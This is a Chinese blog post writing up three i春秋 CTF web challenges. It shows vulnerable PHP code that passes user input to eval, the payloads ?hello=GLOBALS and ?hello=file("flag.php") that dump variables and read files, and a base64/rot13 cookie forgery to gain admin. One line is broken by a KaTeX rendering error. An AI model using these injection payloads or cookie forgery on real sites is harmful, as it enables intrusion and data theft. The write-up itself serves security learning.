记录i春秋的writeup

原创

shanluoMu 于 2020-09-04 12:24:44 发布 413 收藏 1
文章标签： 正则表达式 安全

本文链接：https://blog.csdn.net/a23333333333333/article/details/108401922

记录i春秋的writeup

第一题、爆破-1

提示：flag就在某六位变量中。
姑且先打开链接flag就在某六位变量中，查看代码。

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello']; # $_REQUEST数组里面包括了$_GET[]和$_POST[]
if(!preg_match('/^\w*$/',$a )){ # ^匹配一行的开头，$表示结束。\w表示匹配包括下划线的任何单词字符，*匹配前面的子表达式零次或多次
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

随便构造一个可以匹配的正则表达式
http://40a0214c755d4e3d97e439fa75ad0e2bd73022bbb1934976.changame.ichunqiu.com/?hello=a

```
string(1) "a" <?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```


继续看，注意eval("var_dump(KaTeX parse error: Can't use function '$' in math mode at position 7: a);") $a为hello，a就是$hello。
此处应设置一个全局变量
在URL后加?hello=GLOBALS，将参数hello修改为Globals


第二题、who are you?

打开链接http://106.75.72.168:2222/，什么都没有

查看源码也没有，用御剑扫一下。

抓个包看看

发现了可疑的东西




base64解码一下：`f:5:"thrfg";`

不知道是啥，看了其他的writeup才知道是rot13加密

thrfg解密后是guest，这就是权限了吧。

于是将admin同样rot13，base64加密后植入包中



提示上传文件，不知道为什么，我怎么构造都显示hello admin
就这样吧

第三题、爆破-2

打开后是这样子的

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);"); # var_dump()用于输出变量的相关信息
show_source(__FILE__);
```

构造payload

```
http://64d1e1e7e4174b18a4fad87d7697bac78b687333459a472b.changame.ichunqiu.com/?hello=file("flag.php")
```